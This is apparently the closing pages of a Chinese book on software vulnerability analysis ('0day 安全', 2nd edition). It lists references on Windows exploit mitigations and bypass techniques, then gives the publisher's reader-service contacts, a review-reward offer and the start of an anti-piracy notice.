（美）Halvar Flake 著．Third Generation Exploitation，2002

（美）Matthew Conover 著．Windows Heap Exploitation(Win2KSP0 through WinXPSP2)，2004

（美）Skape, Skywing 著．Bypassing Windows Hardware-Enforced DEP，2005

（美）Ollie Whitehouse 著．GS and ASLR in Windows Vista，2007

（美）Alexander Sotirov 著．Bypassing Browser Memory Protections，2008

（美）Hovav Shacham 著．Return-Oriented Programming. Exploits Without Code Injection，2008

（美）Nicolas Waisman 著．Understanding and bypassing Windows Heap Protection，2007

（美）Stéfan Le Berre，Damien Cauquil 著．Bypassing SEHOP，2009

（美）Tim Burrell 著．The Evolution of Microsoft’s Exploit Mitigations，2010

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY

Broadview®
www.broadview.com.cn

《0day 安全：软件漏洞分析技术（第 2 版）》
读者交流区

尊敬的读者：

感谢您选择我们出版的图书，您的支持与信任是我们持续上升的动力。为了使您能通过本书更透彻地了解相关领域，更深入的学习相关技术，我们将特别为您提供一系列后续的服务，包括：

1. 提供本书的修订和升级内容、相关配套资料；
2. 本书作者的见面会信息或网络视频的沟通活动；
3. 相关领域的培训优惠等。

您可以任意选择以下四种方式之一与我们联系，我们都将记录和保存您的信息，并给您提供不定期的信息反馈。

1．在线提交

登录**www.broadview.com.cn/13396**，填写本书的读者调查表。

2．电子邮件

您可以发邮件至**jsj@phei.com.cn**或**editor@broadview.com.cn**。

3．读者电话

您可以直接拨打我们的读者服务电话：**010-88254369**。

4．信件

您可以写信至如下地址：北京万寿路**173**信箱博文视点，邮编：**100036**。

您还可以告诉我们更多有关您个人的情况，及您对本书的意见、评论等，内容可以包括：

（1）您的姓名、职业、您关注的领域、您的电话、E-mail地址或通信地址；

（2）您了解新书信息的途径、影响您购买图书的因素；

（3）您对本书的意见、您读过的同领域的图书、您还希望增加的图书、您希望参加的培训等。

如果您在后期想停止接收后续资讯，只需编写邮件“退订+需退订的邮箱地址”发送至邮箱：market@broadview.com.cn即可取消服务。

同时，我们非常欢迎您为本书撰写书评，将您的切身感受变成文字与广大书友共享。我们将挑选特别优秀的作品转载在我们的网站（**www.broadview.com.cn**）上，或推荐至**CSDN.NET**等专业网站上发表，被发表的书评的作者将获得价值**50**元的博文视点图书奖励。

更多信息，请关注博文视点官方微博：**http://t.sina.com.cn/broadviewbj**。

我们期待您的消息！

博文视点愿与所有爱书的人一起，共同学习，共同进步！

通信地址：北京万寿路 173 信箱　博文视点（100036）　　电话：010-51260888

E-mail：jsj@phei.com.cn，editor@broadview.com.cn

www.phei.com.cn
www.broadview.com.cn

反侵权盗版声明